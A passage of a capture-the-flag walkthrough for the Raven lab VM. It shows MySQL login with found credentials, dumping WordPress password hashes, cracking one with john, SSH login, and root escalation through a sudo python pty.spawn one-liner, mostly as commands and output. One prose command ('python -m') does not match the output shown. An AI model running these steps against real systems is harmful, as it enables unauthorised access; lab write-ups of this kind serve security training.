
^G Get Help   ^O WriteOut   ^R Read File   ^Y Prev Page   ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is    ^V Next Page   ^U UnCut Text ^T To Spell
```

From here we got a username and password but when tried to login with wordpress it failed and after checking the file closely came to know the credentials was of mysql. Lets login mysql using this credentials

mysql -u root -p
pass- R@c3nSecurity
show databases;
use wordpress;
show tables;
select * from wp_users;



Now we were able to see all the databases and dump the usernames from the wp_users table in the database.
lets copy the hash of steven to a text file in our local machine and crack it using john
john steven



we got the password of steven ‘pink84’ lets use this to login from user steven
ssh steven@192.168.56.147
pass - pink84
sudo -l

```
└──╼ $ssh steven@192.168.56.147
steven@192.168.56.147's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 13 14:12:04 2018
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

Logging into steven's shell and running sudo -l command we found that Python required no root permission to run. So, we spawned a python teletype (PTY) using python's one-liner.

python -m 'import pty;pty.spawn("/bin/bash")'
cd /root
cat flag4.txt

```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
steven@Raven:~$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@Raven:/home/steven# cd /root/
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
_____
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:
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